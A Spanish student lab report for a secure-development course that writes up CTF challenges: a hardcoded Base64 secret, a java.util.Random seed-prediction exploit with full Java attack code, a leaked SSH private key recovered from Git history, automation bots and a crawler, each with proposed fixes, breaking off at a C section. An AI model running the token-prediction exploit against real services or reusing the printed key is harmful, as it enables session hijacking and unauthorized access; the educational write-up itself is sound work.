METODOLOGIAS DE DESARROLLO SEGURO

GRADO EN INGENIERIA DE LA CIBERSEGURIDAD

CURSO ACADÉMICO 2024-2025

CONVOCATORIA 2Q

PRACTICA 2

AUTOR(A): Suárez Suárez, Juan Antonio

Contenido

1. Java

1.1 Optimizer

Descripción

El reto consiste en analizar un proyecto Java de un becario que ha desarrollado un software de optimización. Aunque no es necesario ejecutar la aplicación, el objetivo es detectar malas prácticas o posibles vulnerabilidades en el código.
Vulnerabilidad detectada: Exposición de una clave secreta codificada en Base64 directamente en el código fuente.
Este reto demuestra la importancia de no incluir secretos (API keys, tokens, flags...) directamente en el código fuente, especialmente en proyectos que podrían subirse a repositorios públicos como GitHub.

Explotación

```
C:\Users\Juan_\Desktop\CIBER 2024-2025\2ndo Cuatrimestre\METODOLOGIAS DE DESARROLLO SEGURO\PRACTICA_2\JAVA\content>tree
content
```

La vulnerabilidad fue detectada de forma manual realizando un análisis estático del código fuente tras descomprimir el archivo content.zip. Se utilizó la búsqueda de palabras clave como flag, secret y key dentro de los archivos .java, .yml y .sh.
Durante el análisis se encontró la siguiente línea en la clase StringUtil.java:

```
PS C:\Users\Juan_\Desktop\CIBER 2024-2025\2ndo Cuatrimestre\METODOLOGIAS DE DESARROLLO SEGURO\PRACTICA_2\JAVA\content> Get-ChildItem -Recurse -File | Select-String -Pattern "flag|key|secret"
content\core\src\main\java\es\urjc\etsii\grafo\util\StringUtil.java:40:    public static final String API_KEY =
"http://miralabase:VVJKQ3tDMG5fbDBfZjRjMWxfcXUzX3MzcjE0X2cxdGh1Yl9zM2NyM3RzfQ==@192.168.10.1/";
PS C:\Users\Juan_\Desktop\CIBER 2024-2025\2ndo Cuatrimestre\METODOLOGIAS DE DESARROLLO SEGURO\PRACTICA_2\JAVA\content> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VVJKQ3tDMG5fbDBfZjRjMWxfcXUzX3MzcjE0X2cxdGh1Yl9zM2NyM3RzfQ=="))
URJC{C0n_l0_f4c1l_qu3_s3r14_g1thub_s3cr3ts}
```

- **Flag: URJC{C0n_l0_f4c1l_qu3_s3r14_g1thub_s3cr3ts} 10/03/2025**

Propuesta Solución

- Nunca almacenar secretos directamente en el código fuente.

1.2 La lotería

Descripción

El servidor vulnerable está desarrollado en Java y utiliza la clase java.util.Random para generar tokens enteros en el rango [0, 1234000100).
El flujo de generación de tokens es el siguiente:
Al crear una sesión, se instancia un objeto Random con la semilla System.currentTimeMillis().
Se genera un token con nextInt(MAX_NUMBER).
Cada vez que el cliente falla al validar un token, el servidor almacena el token anterior en una lista usedTokens y genera el siguiente.

La semilla basada en el tiempo hace que estos tokens sean **predecibles** si se conoce el instante de creación de la sesión.

El uso de java.util.Random con una semilla derivada de System.currentTimeMillis() constituye una vulnerabilidad conocida como **CWE-337: Predictable Seed in Pseudorandom Number Generator**. Esta vulnerabilidad permite que un atacante prediga futuras salidas del PRNG si puede estimar la hora exacta en que se instanció.

Explotación

Paso 1: Reinicio del Estado
Se envió una petición POST a /reset, que reestablece el estado del PRNG para la sesión actual.
Paso 2: Obtención del Primer Token (t1)
Se envió un token erróneo para forzar que el servidor generara un nuevo token y almacenara el anterior (t1) en el HTML de la respuesta.
Paso 3: Estimación de la Semilla

- Se registró el System.currentTimeMillis() justo antes de enviar /reset.
- Se recorrió un rango de posibles semillas en una ventana de ±5 segundos.
- Para cada semilla candidata, se generó el primer nextInt() y se comparó con t1.


Paso 4: Predicción del Token Válido (t2)
Una vez identificada la semilla exacta, se generó el siguiente número de la secuencia (t2) y se envió para validación.

- Se implementó un script en Java (LoteriaExploitFinal.java) que automatiza todo el proceso:
- Reinicia la sesión.
- Anota el timestamp.
- Envía un token erróneo.
- Extrae t1 del HTML de respuesta.
- Busca la semilla que genera t1.
- Predice y envía t2.
- Este script fue una evolución de versiones anteriores en Python, que fallaban por problemas de sincronización y por usar implementaciones de PRNG distintas.

Al acertar t2, el servidor respondió con un HTML que contenía la flag:

- **Flag: URJC{H0y_3s_tu_d14_d3_su3rt3} 22/03/2025**

```java
import java.io.*;
import java.net.*;
import java.util.*;
import java.util.regex.*;

public class LoteriaExploitFinal {
    private static final String BASE_URL = "https://r1-ctf-vulnerable.numa.host";
    private static final int MAX_NUMBER = 1_234_000_100;
    private static final int TIME_WINDOW_MS = 5000;

    public static void main(String[] args) throws Exception {
        System.out.println("Iniciando...");

        //Reiniciar estado
        String cookie = resetState();
        long estimatedTime = System.currentTimeMillis();
        System.out.println("Timestamp estimado: " + estimatedTime);

        //Forzar token inválido y obtener t1
        int t1 = getUsedToken(cookie);
        System.out.println("Token usado (t1): " + t1);

        //Buscar semilla correcta
        Long seed = findSeed(t1, estimatedTime);
        if (seed == null) {
            System.out.println("No se encontró una semilla válida");
            return;
        }
        System.out.println("Semilla encontrada: " + seed);

        //Predecir token actual
        Random r = new Random(seed);
        r.nextInt(MAX_NUMBER);
        int t2 = r.nextInt(MAX_NUMBER);
        System.out.println("Token predicho (t2): " + t2);

        //Validar token
        String response = sendCheck(cookie, t2);
        System.out.println("FLAG o éxito detectado:\n" + response);
    }

    private static String resetState() throws Exception {
        HttpURLConnection con = (HttpURLConnection) new URL(BASE_URL + "/reset").openConnection();
        con.setRequestMethod("POST");
        con.setDoOutput(true);
        con.connect();

        String cookie = con.getHeaderField("Set-Cookie");
        if (cookie == null) throw new RuntimeException("No se recibió cookie tras reset.");

        System.out.println("Reiniciando estado");
        return cookie.split(";")[0];
    }

    private static int getUsedToken(String cookie) throws Exception {
        String html = sendCheck(cookie, 0);
        Pattern p = Pattern.compile("<il>(\\d+)</il>");
        Matcher m = p.matcher(html);
        if (m.find()) return Integer.parseInt(m.group(1));
        throw new RuntimeException("No se pudo extraer el token usado del HTML.");
    }

    private static String sendCheck(String cookie, int token) throws Exception {
        HttpURLConnection con = (HttpURLConnection) new URL(BASE_URL + "/check").openConnection();
        con.setRequestMethod("POST");
        con.setRequestProperty("Cookie", cookie);
        con.setDoOutput(true);
        String body = "number=" + token;
        OutputStream os = con.getOutputStream();
        os.write(body.getBytes());
        os.flush();
        os.close();

        BufferedReader in = new BufferedReader(new InputStreamReader(con.getInputStream()));
        String inputLine;
        StringBuilder content = new StringBuilder();
        while ((inputLine = in.readLine()) != null) content.append(inputLine).append("\n");
        in.close();

        return content.toString();
    }

    private static Long findSeed(int t1, long estimatedTime) {
        for (long seed = estimatedTime - TIME_WINDOW_MS; seed <= estimatedTime + TIME_WINDOW_MS; seed++) {
            Random r = new Random(seed);
            if (r.nextInt(MAX_NUMBER) == t1) return seed;
        }
        return null;
    }
}
```



Propuesta Solución

La vulnerabilidad explotada en este reto se basa en el uso del generador pseudoaleatorio java.util.Random con una semilla predecible basada en System.currentTimeMillis(). Esto hace que sea posible replicar los valores generados si se conoce el instante aproximado en el que fue inicializado el objeto Random.
Se recomienda reemplazar java.util.Random por una clase más robusta y diseñada para entornos de seguridad, como:
import java.security.SecureRandom;

SecureRandom secureRandom = new SecureRandom();
int token = secureRandom.nextInt(MAX_NUMBER);

No se deberían exponer tokens válidos o históricos en la interfaz.
Tener un tiempo de vida limitado (por ejemplo, 30 segundos).
Tiempos entre generación y validación de tokens.

2. Misc

2.1 Git Gud

Descripción

El reto “Git Gud” se basa en la naturaleza inherente a Git, que almacena todo el historial de cambios. La vulnerabilidad detectada es que, a pesar de que se eliminen datos sensibles en commits posteriores, éstos pueden seguir estando presentes en el historial (commits huérfanos o “dangling”). Esto permite recuperar información que se pretendía borrar, como en este caso una flag oculta.
La vulnerabilidad fue detectada de forma manual mediante la inspección del historial del repositorio. Se utilizaron comandos de Git como:

- git log -p --all para examinar los commits.
- git fsck --lost-found para identificar objetos huérfanos (dangling) que pudieran contener información eliminada.
  Al analizar uno de estos commits huérfanos se encontró un archivo (install.ini) que incluía una clave SSH y, dentro del comentario, se encontró una cadena en Base64

```
PS C:\Users\Juan_\Downloads\vercontrol\chall> git log -p --all > historial.txt
<C:\Users\Juan_\AppData\Local\Temp/git-blob-a05096/www_admin.docx> does not seem to be a docx file!
PS C:\Users\Juan_\Downloads\vercontrol\chall>
```

Explotación

La explotación consistió en extraer el repositorio, identificar el commit huérfano mediante git fsck --lost-found y luego visualizarlo con git show <hash>. En dicho commit se encontró el siguiente fragmento en el archivo:
-----BEGIN OPENSSH PRIVATE KEY-----
Comment: "Dame una buena base Isaac: VVJKQ3tOMWMzXzN5M3MxZ2h0fQ"
…
-----END OPENSSH PRIVATE KEY-----
La cadena VVJKQ3tOMWMzXzN5M3MxZ2h0fQ fue decodificada desde Base64, lo que resultó en la Flag: **URJC{N9c3_3y3s1ght} 09/03/2025**

```
PS C:\Users\Juan_\Downloads\vercontrol\chall> git fsck --lost-found
Checking object directories: 100% (256/256), done.
dangling tree 9d90e047e78aeb0bc31c543ebe5e3a5b71665bf1
dangling tree 396634e57b09b820495ba5708aeba1dda3e129c7
dangling commit 5226e9ad9a38864a5ec003588bbe5f619cb7a034
dangling tree c2979d0988c1f019b80697121171829e7f6f67a0
PS C:\Users\Juan_\Downloads\vercontrol\chall> git show 5226e9ad9a38864a5ec003588bbe5f619cb7a034
commit 5226e9ad9a38864a5ec003588bbe5f619cb7a034
Author: Raul Martino o alguien suplantandole <raul.martin@urjc.es>
Date:   Thu Apr 18 16:16:20 2024 +0200

    Random message

diff --git a/install.ini b/install.ini
new file mode 100644
index 0000000..45605ed
--- /dev/null
+++ b/install.ini
@@ -0,0 +1,40 @@
+-----BEGIN OPENSSH PRIVATE KEY-----
+Comment: "Dame una buena base Isaac: VVJKQ3tOMWMzXzN5M3MxZ2h0fQ"
+b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABD6eseCvI
+DhT058zC8qbtmtAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDCQRTX3sSz
+DQuVY9aJS6zFdTlgjbjIGaawEYeHJz6qr3QbB97Yden84XZ4LXHxuNM0qmv56gFsqc1KJY
+P3BEV/+mTJo/voWpbPh2dbPJF27yC1ulKRX72ZvExrtK65oNXA/vdIlPuVf4oT1BjZVwFt
+kcgWt16NqI+l0fwX9cSajUUiP0P6Cog6LGfDFFxm8IrAXg38VkNHMfd5bK6NW+Gb3UP9gH
+Y/SQ0RLT0d/3JaXe99pVbNt3ljvO3MO3/K9btCGRFz9gE10SixD8ktqe43h9a6IjGIvKDU
+JsPCljlZlIqfW73pWJGjIcaxDpx9mFdw3YkY/tnd60pmwW64OpkCBEGDlYm0fevnI4indb
+77/73xLz8dJH2nH34amWptABWALABteQeBMZSjiqAY03xCTgNut8gx3gbA8kamLgl0Qq6N
+dkvELOBhWd6k3hgVO6ogwpWmoWay5+X5Sazgey351fB+pXIR2GV0VxIjKImj231H7DLFnB
+TWBYUX4sCx+pUAAAWQ/CYM/1YB8IG9nDVLdobpOK7n3fT9ja55HlYkHKSD4l9lV11Ep+Gh
+ddFWpTyA5/NjB8tnVuNF88/gxdXyEf0hjT1OlXxIA/JTBi8mNGlHj/25r9LctlOfOkXS8m
+bxjGB94GrOmoAA5DfXV0L//qIluduqI6It+KNZ3mv3vOhcNUwr8+MudDELvNMflIZab221
+VZ/W5d2JLM7pFvcMkEs+rPkGYo1LseWdQDry17WS+0XCkjc0KEyVHqj1gs28iV/bakWSCB
+drqyJqwjvuVLYmC2JX01tWVnTmUI0qjcdIBEDphr7voebBFb/HsIDV87LNrf3AARA2a0ft
+UGMWlTrPD88QSZIWuq/rLNoKNMJ5cbNXaHOe7hGhbvauygYxyCqWZl1aXNOAxqhO2bB/8I
+5OIaisQIBb9owSf0kDfSkBIWnv4VrZ48nygsLVQ607vm3jvpOLXOXkAPaJ52HdTuma+yq0
+LNC4sRjIiOTD8V2wNCFEUXkFJdhAe6KF9aReCzeLUP2aGHRayp+W3OBGe63VQZuSU1Ypye
+57zYenp3LVN35JxI8YYZ8lFkvBP3jXJmlAW9e0jXe96pK+EMqij4noop1xjDMk8LeGhlCp
+IGOnrUfkj9lQvyrnVrPc1Ts8C26rzXc7iKGAitmAm6PwhB1TRT24/uuniXAeLs8iH5cJ4F
+0PgQX45ghF8mLHmejOol4zOYdrgOTwCrVOJZI2nDAedlkaaSVOEyKuzavDJuLmaJmPU1dF
+pa1XMSl+rL4caO+Y7eU9ZDMcxbhJXcvQXjXPRPuRAxHPf/w3wRywc7zABc1gE0HcX3y8ZA
```


```
PS C:\Users\Juan_\Desktop\CIBER 2024-2025\2ndo Cuatrimestre\METODOLOGIAS DE DESARROLLO SEGURO\PRACTICA_2> [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("VVJKQ3tOMWMzXzN5M3MxZ2h0fQ=="))
URJC{N1c3_3y3s1ght}
```

Propuesta Solución

Se debería eliminar la información sensible de forma definitiva del historial del repositorio, se pueden utilizar herramientas como BFG Repo-Cleaner o git filter-repo para reescribir el historial y eliminar los commits que contienen datos sensibles. Es fundamental revisar y reforzar las políticas de commits para evitar la inclusión de información confidencial.

3. Testing

3.1 10 fast fingers

Descripción

El reto consiste en un ejercicio estilo “10 Fast Fingers” en el que se debe ingresar rápidamente una serie de palabras generadas dinámicamente en un campo de texto (un <textarea> con id textInput). La funcionalidad para automatizar radica en la posibilidad de extraer el texto dinámico (contenida en el elemento con clase text-display) y simular la escritura en el campo, sin intervención humana real. Esto se puede explotar mediante herramientas de automatización (por ejemplo, un script en Python

con Selenium), dado que no se implementan mecanismos que detecten o limiten la entrada automatizada.

Explotación

al ejecutar un script de automatización (Selenium) se pudo enviar el texto de forma muy rápida, confirmando que no existe una validación que impida el ingreso automatizado.

El proceso de automatización empleado fue el siguiente:
Extracción del texto: Se utiliza Selenium para localizar el elemento con la clase text-display y extraer su contenido, que contiene todas las palabras a teclear.


Procesamiento de las palabras: El contenido extraído se divide en una lista de palabras.

Simulación de la escritura: Se localiza el <textarea> (usando, por ejemplo, el selector por id textInput) y se envía cada palabra seguida de un espacio (para mantener todas en la misma línea) mediante send_keys.

Velocidad: El script realiza la entrada de palabras en intervalos muy cortos, superando así el reto en menos de 5 segundos, lo que sería imposible de forma manual.

- **Flag:URJC{f1ng3rs_tr41n3d!} 15/03/2025**

```python
from selenium import webdriver
from selenium.webdriver.common.by import By
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
import time


driver = webdriver.Chrome()
driver.get("http://localhost:63343/10fastfingers/index.html?_ijt=msim7e1ao84c59oc7ea5h1tgk8")
time.sleep(2)

words_element = driver.find_element(By.CLASS_NAME, "text-display")
words = words_element.text.split()

input_box = WebDriverWait(driver, 10).until(
    EC.element_to_be_clickable((By.ID, "textInput"))
)
input_box.click()

for w in words:
    input_box.send_keys(w + " ")
    time.sleep(0.05)

time.sleep(30000)
driver.quit()
```



Propuesta Solución

CAPTCHA o reCAPTCHA: Integrar un sistema CAPTCHA que verifique que la entrada es realizada por un humano.

3.2 Whack-a-mole

Descripción

El reto "Whack a mole" consiste en hacer clic rápidamente en los topos (moles) que aparecen aleatoriamente en una interfaz web. El objetivo es alcanzar una puntuación determinada en un tiempo limitado para obtener la flag. La vulnerabilidad o funcionalidad automatizable radica en que los eventos de aparición y clic del topo son gestionados por JavaScript en el cliente, lo cual puede ser interceptado o automatizado con scripts, sin necesidad de interacción humana real.
La vulnerabilidad fue detectada **manualmente**, utilizando herramientas como:


- Las **herramientas de desarrollador del navegador (DevTools)**, en particular el inspector de elementos y la consola de JavaScript.
- Observación de cómo se manipulan los elementos del DOM (por ejemplo, cómo cambia la clase del topo cuando aparece).

Explotación

Para explotar la vulnerabilidad, se creó un script en Python utilizando Selenium, que permite interactuar con el navegador como si fuera un usuario humano. El script hace lo siguiente:

1. Accede a la página del juego.
2. Localiza el contenedor donde aparecen los topos.

3. Detecta cuál topo está activo mediante clases o atributos específicos.
4. Realiza automáticamente un clic sobre el topo correcto.
5. Repite el proceso hasta alcanzar la puntuación requerida para obtener la flag.
6. Flag: **URJC{W1111111N333RRR}** -> 14/03



```java
package es.urjc.etsii.metodologias.selenium;

import org.openqa.selenium.By;
import org.openqa.selenium.WebDriver;
import org.openqa.selenium.WebElement;
import org.openqa.selenium.firefox.FirefoxDriver;
import org.openqa.selenium.firefox.FirefoxOptions;
import java.util.List;
import java.util.concurrent.TimeUnit;

public class WhackAMoleBot {
    public static void main(String[] args) throws InterruptedException {
        // Configurar GeckoDriver con la ruta correcta
        System.setProperty("webdriver.gecko.driver", "C:\\Users\\Juan_\\Desktop\\CIBER 2024-2025\\2ndo Cuatrimestre\
\METODOLOGIAS DE DESARROLLO SEGURO\\PRACTICA_2\\geckodriver-v0.36.0-win32\\geckodriver.exe");

        FirefoxOptions options = new FirefoxOptions();
        options.setBinary("C:\\Program Files\\Mozilla Firefox\\firefox.exe");

        WebDriver driver = new FirefoxDriver(options);

        // Abrir el juego en localhost(esta dirección varia)
        driver.get("http://localhost:63343/Whack-a-Mole/index.html?_ijt=qifi1ckjir5fsirs3t0c3ieqa8");


        driver.manage().timeouts().implicitlyWait(5, TimeUnit.SECONDS);

        int score = 0;

        // Bucle hasta alcanzar 10,000 puntos
        while (score < 10000) {
            try {
                // Buscar los topos activos
                List<WebElement> moles = driver.findElements(By.className("mole"));

                for (WebElement mole : moles) {
                    if (mole.isDisplayed()) {
                        mole.click();
                        score++;
                    }
                }

                // Mostrar progreso cada 1000 puntos
                if (score % 1000 == 0) {
                    System.out.println("Progreso: " + score + " puntos");
                }

                // Pequeña pausa para evitar errores
                Thread.sleep(3);

            } catch (Exception e) {
                System.out.println("Error: " + e.getMessage());
            }
        }

        // Esperar 15 minutos antes de buscar la flag
        System.out.println("Esperando a que aparezca la flag...");
        Thread.sleep(5000);

        // Buscar la flag en la página
        try {
            String pageText = driver.findElement(By.tagName("body")).getText();

            System.out.println("Texto completo de la página:");
            System.out.println(pageText);

            if (pageText.contains("URJC{")) {
                System.out.println("FLAG DETECTADA: " + pageText.substring(pageText.indexOf("URJC{"),
pageText.indexOf("}") + 1));
            } else {
                System.out.println("No se encontró la flag automáticamente, revisa el texto.");
            }

        } catch (Exception e) {
            System.out.println("Error al buscar la flag: " + e.getMessage());
        }

        driver.quit();
    }
}//flag: URJC{W111111N333RRR}
```

Propuesta Solución

Utilizar CAPTCHA o pruebas de humanidad antes de permitir empezar el reto.

3.3 Blog

Descripción

Recorrer el blog ubicado en https://r2-ctf-vulnerable.numa.host/ y contar cuántas veces aparece la cadena "URJC" (con coincidencia exacta: mayúsculas, sin variaciones) en todas las páginas.

Explotación

Se utiliza un algoritmo de búsqueda en profundidad (DFS) que recorre recursivamente todas las URLs dentro del dominio permitido. Se evita la re-visita de páginas mediante un conjunto de URLs ya procesadas, lo que previene ciclos infinitos.
Conteo Específico en : Se extrae el contenido de este elemento y se cuenta nuevamente las apariciones, ya que se considera que es el lugar donde se oculta la flag.
Se acumulan los totales de ambas búsquedas y se muestran por consola. En este reto, el recuento específico dentro de
Se analizó manualmente el sitio (utilizando herramientas como el inspector del navegador) y se descubrió que el contenido relevante (y la N de la flag) se encuentra incrustado dentro de elementos . Con este hallazgo, se desarrolló un script automatizado que recorre el sitio (evitando ciclos mediante un registro de URLs visitadas) y suma las apariciones en cada página.
La flag tiene el formato URJC{N}, donde *N* es el número de apariciones encontradas. Por ejemplo, si se encuentran 271 apariciones en el contenido de , la flag sería URJC {271}.

- Flag:URJC{271} 20/03/2025

```
Crawling completado.

Total de apariciones en div.article-post: 271
```

```python
import requests
import re
from bs4 import BeautifulSoup
from urllib.parse import urljoin, urlparse

# Variables globales para acumular los conteos y llevar registro de URLs visitadas
visited_urls = set()
total_full_count = 0
total_article_count = 0
pattern = re.compile(r'\bURJC\b')

# Dominio permitido para restringir el crawling
allowed_domain = "r2-ctf-vulnerable.numa.host"

def is_allowed(url):
    parsed = urlparse(url)
    return allowed_domain in parsed.netloc

def dfs_crawl(url):
    global total_full_count, total_article_count, visited_urls, pattern

    # Evitar ciclos: si la URL ya fue visitada, se omite
    if url in visited_urls:
        return
    visited_urls.add(url)

    try:
        response = requests.get(url, timeout=10)
    except Exception as e:
        print(f"Error al acceder a {url}: {e}")
        return

    html = response.text

    # Parsear el HTML para extraer los <div class="article-post">
    soup = BeautifulSoup(html, 'html.parser')
    article_divs = soup.find_all("div", class_="article-post")
    article_html = " ".join(str(div) for div in article_divs)
    article_count = len(pattern.findall(article_html))
    total_article_count += article_count

    print(f"URL: {url}")
    print(f"  Apariciones en div.article-post: {article_count}\n")

    # Extraer y recorrer todos los enlaces de la página
    links = soup.find_all("a", href=True)
    for link in links:
        next_url = urljoin(url, link['href'])
        if is_allowed(next_url):
            dfs_crawl(next_url)

def main():
    start_url = "https://r2-ctf-vulnerable.numa.host/"
    dfs_crawl(start_url)
    print("Crawling completado.\n")
    print(f"Total de apariciones en div.article-post: {total_article_count}")

main()
```

Propuesta Solución

Control de Acceso y Autenticación: proteger secciones sensibles del sitio mediante autenticación, de modo que solo usuarios autorizados puedan ver el contenido completo.
Implementar medida Anti-Crawling:

- Uso de CAPTCHAs para prevenir peticiones automatizadas.
- Limitar el número de solicitudes por IP o sesión.
- Rotación de tokens de sesión o implementar comprobaciones de comportamiento sospechoso.

3.4 La calculadora

Descripción

El reto consiste en analizar una clase SecureCalculator creada por alumnos. Esta calculadora, que debería ser segura, presenta múltiples vulnerabilidades y comportamientos incorrectos en su versión original. El objetivo es detectar dichas fallas y corregirlas para cumplir con los requisitos de seguridad y fiabilidad definidos en las pruebas automatizadas.

Explotación

La detección se ha realizado mediante análisis manual del código fuente (revisión estática), comparando la implementación original con los requisitos funcionales descritos en la documentación del reto (tests y especificaciones).

- Multiplicación sin detección de overflow:
  - long result = a * b;
  - Esta operación se realiza en 32 bits antes de ser convertida a long. Si a * b desborda int, el resultado será incorrecto sin lanzar excepción.
- División por cero sin excepción:
  - return a / b;
  - Al pasar b = 0, se lanza una excepción de Java por defecto, no controlada ni personalizada.
- Mod por 0 no controlado:
  - No controla b == 0, lo que puede causar ArithmeticException no gestionada.
- Método isEven incorrecto:
  - Solo detecta unos pocos números como pares.
- Método isOdd:
  - Calcula si es impar usando: mod(a, 2) == 1, lo que falla si a es negativo.
- getRandomNumber(), getRandomNumber(int bound):
  - Math.random() usa un generador de números pseudoaleatorios débil y predecible.
  - Este método en sí mismo no es inseguro directamente, pero depende del segundo método, que sí lo es.

- **Flag: URJC{4h0r4_1mpl3m3nt4_un4s_d3r1v4d4s} 19/03/2025**

Flag: URJC{4h0r4_1mpl3m3nt4_un4s_d3r1v4d4s}

Resultado de la evaluacion

```
    [INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< org.example:unit-tests >----------------------
[INFO] Building unit-tests 1.0-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ unit-tests ---
[INFO]
[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ unit-tests ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
[INFO] skip non existing resourceDirectory /tmp/0a00dcaef298cf11ae7c97f6b5f853a3aff6c435/src/main/re
[INFO]
[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ unit-tests ---
[INFO] Changes detected - recompiling the module!
[WARNING] File encoding has not been set, using platform encoding UTF-8, i.e. build is platform depe
[INFO] Compiling 1 source file to /tmp/0a00dcaef298cf11ae7c97f6b5f853a3aff6c435/target/classes
[INFO]
[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ unit-tests ---
[WARNING] Using platform encoding (UTF-8 actually) to copy filtered resources, i.e. build is platfor
```

Propuesta Solución

- Multiplicación:

```java
long result = (long) a * (long) b;

        if (a > 0 && b > 0 && result < 0) {
            throw new ArithmeticException(
                    "Overflow detectado: la multiplicación de dos positivos resultó negativa."
            );
        }
```

Se fuerza la multiplicación en 64 bits (long) para evitar overflow. Luego se verifica que, si ambos valores eran positivos, el resultado no puede ser negativo. Si lo es, se lanza una excepción indicando overflow.

- División:

```java
if (b == 0) {
            throw new ArithmeticException("Divide by zero is not allowed");
        }
```

Detecta el caso en que b es cero antes de hacer la división. Previene ArithmeticException inesperada en tiempo de ejecución, lanzándola de forma controlada con un mensaje personalizado.

- Mod:

```
int divisor = (b == Integer.MIN_VALUE) ? Integer.MIN_VALUE : (b < 0 ? -b : b);
        int result = a % divisor;
```

  - Si b es el valor mínimo posible (-2^31), no se puede convertir a positivo con -b (porque se desbordaría).
  - Por eso se conserva como Integer.MIN_VALUE.
  - Si b es negativo (pero no el mínimo), se convierte a positivo con -b.
  - Si es positivo, se usa tal cual.

- Par e impar:

```
boolean result = (a & 1) != 0; //Impar
boolean result = (a & 1) == 0; //Par
```

Bitwise AND: (a & 1) comprueba si el último bit es 1 (impar) o 0 (par).

- Generador aleatorio seguro y Bound:

```
result = secureRandom.nextInt(Integer.MAX_VALUE);
```

Genera un número aleatorio entre 0 y Integer.MAX_VALUE - 1.

```
int result = secureRandom.nextInt(bound);
```

Usa SecureRandom para generar un número aleatorio seguro y no predecible. nextInt(bound) devuelve un valor en el rango [0, bound), evitando errores de conversión o rango.

4. C

4.1 Agenda

Descripción

